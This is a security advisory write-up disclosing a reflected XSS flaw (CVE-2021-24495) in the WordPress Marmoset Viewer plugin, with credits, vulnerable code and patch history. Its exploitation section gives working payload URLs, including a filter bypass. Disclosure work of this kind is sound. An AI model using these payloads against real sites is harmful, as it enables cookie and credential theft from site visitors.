CVE-2021-24495: Improper Neutralization of Input During Web Page Generation on ‘id’ parameter in Wordpress Marmoset Viewer Plugin versions 1.9.3 ≤ leads to Reflected Cross Site Scripting

A reflected cross site scripting vulnerability exists on the ‘id’ parameter of the Wordpress Marmoset Viewer plugin. A threat actor can utilize a specially crafted payload and append it to the id parameter included in the Marmoset Viewer. The cross site scripting vulnerability can lead to the potential theft of cookies or credentials, giving the threat actor the ability to take over a victim’s account or steal other sensitive information.

Published on Jul 06, 2021

Reading time: 3 minutes.

Credits

John Jackson
Twitter: https://twitter.com/johnjhacking
Jackson Henry [Helped simplify the payload]
Twitter: https://twitter.com/JacksonHHax
Wabaf3t [Provided post-code analysis/looked for escalation]
Twitter: https://twitter.com/wabafet1
Kelly Kaoudis [Reviewed the writeup]
Twitter: https://twitter.com/kaoudis
Robert Willis [Reviewed the writeup]
Twitter: https://twitter.com/rej_ex
Erwan [Identified bypass]
Twitter: https://twitter.com/erwan_lr

Identification

During research, a marmoset viewer was identified as running on a WordPress application. The URL looks like this:

https://example.com/wp-content/plugins/marmoset-viewer/mviewer.php?width=640&height=360&autostart=1&transparantbg=1&nui=1&id=https:/example.com/wp-content/uploads/2020/02/Golems_v2.mview

As seen, there are several parameters, however, while viewing the code on the main page, you can see the following:

```
<!DOCTYPE html>
<html>
<head>
    <title>Marmoset Viewer</title>
    <script type="text/javascript" src="//viewer.marmoset.co/main/marmoset.js"></script>
</head>
<body>

    <script>
        marmoset.transparentBackground = 1;
        marmoset.noUserInterface = 1;
        marmoset.embed( '/wp-content/uploads/2020/02/Golems_v2.mview',
            {
            width: 640,
            height: 360,
            autoStart: 1,
            pagePreset: false,
            fullFrame: true,
            });
    </script>
    </script>
</body>
</html>
```

The marmoset.embed function comes from the main php file, mviewer.php, which is the source code for the actual viewer. The embed function is executed as a script that loads the mview file model with specifications defined within the embed function. If you look at the URL, you can see that the mview file is being served from the /wp-content/uploads/ directory.


```
=1&id=https:/                com/wp-content/uploads/2020/02/Golems_v2.mview
```

Exploitation

The original payload utilized was:
http://foo%3C/Script%3E%3CImg/Src/OnError=(prompt)(document.domain)%3E


After appending the payload to the parameter, the final exploit looked like this:
http://example.com/wp-content/plugins/marmoset-viewer/mviewer.php?width=900px&height=700px&autostart=1&transparantbg=&nui=&id=http://foo%3C/Script%3E%3CImg/Src/OnError=(prompt)(document.domain)%3E

As seen, the above URL executed reflected XSS.




The URL was long, and even though it's typically the standard URL that is utilized throughout the various deployments, there was room for improvement. After consulting with Jackson Henry, the URL was redacted to only include the 'id' parameter for ease of exploitation, in conjunction with a payload that alerts instead:

https://example.com/wp-content/plugins/marmoset-viewer/mviewer.php?id=http://%3C/script%3E%3Csvg/onload=alert(1)%3E



After the patch, the vendor released version 1.9.2 which remediated this issue. However, while working with WPScan to receive the assignment of a CVE through MITRE for the vulnerability, they had observed a bypass payload:

https://example.com/wp-content/plugins/marmoset-viewer/mviewer.php?id=1+http://a.com%27);alert(/XSS/);marmoset.embed(%27a



The above payload, discovered by Erwan, worked on versions 1.9.2 and below, making it an effective bypass. The vendor then pushed out plugin version 1.9.3 to remediate the issue.

Impact

"Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page."

Reference: https://owasp.org/www-community/attacks/xss/


Post Analysis & Patching

Marmoset was contacted initially and then got me in touch with the WordPress Plugin maintainer. In less than 24 hours the patch was implemented after several rounds of testing. Ultimately, the changes included:

1. Implementing a php sanitization filter on the ‘id’ parameter.
2. Modifying marmoset.embed to utilizing an htmlentities php function instead of the original URL function for more restrictive usage on URLs that are not included within the application.

mviewer.php code changes

After the bypass was discovered by Erwan, a small change was required to remediate it:



This change expanded the character sanitization set by utilizing the Filter_Sanitize_URL function instead of the Full_Special_Chars function. Additionally, the ENT_Quotes function converts single and double quotes.

Reference:

1.9.2

https://plugins.trac.wordpress.org/changeset?old_path=%2Fmarmoset-viewer%2Ftags%2F1.9.1&old=2556046&new_path=%2Fmarmoset-viewer%2Ftags%2F1.9.2&new=2556046&sfp_email=&sfph_mail=

1.9.3

https://plugins.trac.wordpress.org/changeset?old_path=%2Fmarmoset-viewer%2Ftags%2F1.9.2%2Fmviewer.php&old=2556571&new_path=%2Fmarmoset-viewer%2Ftags%2F1.9.3%2Fmviewer.php&new=2556571&sfp_email=&sfph_mail=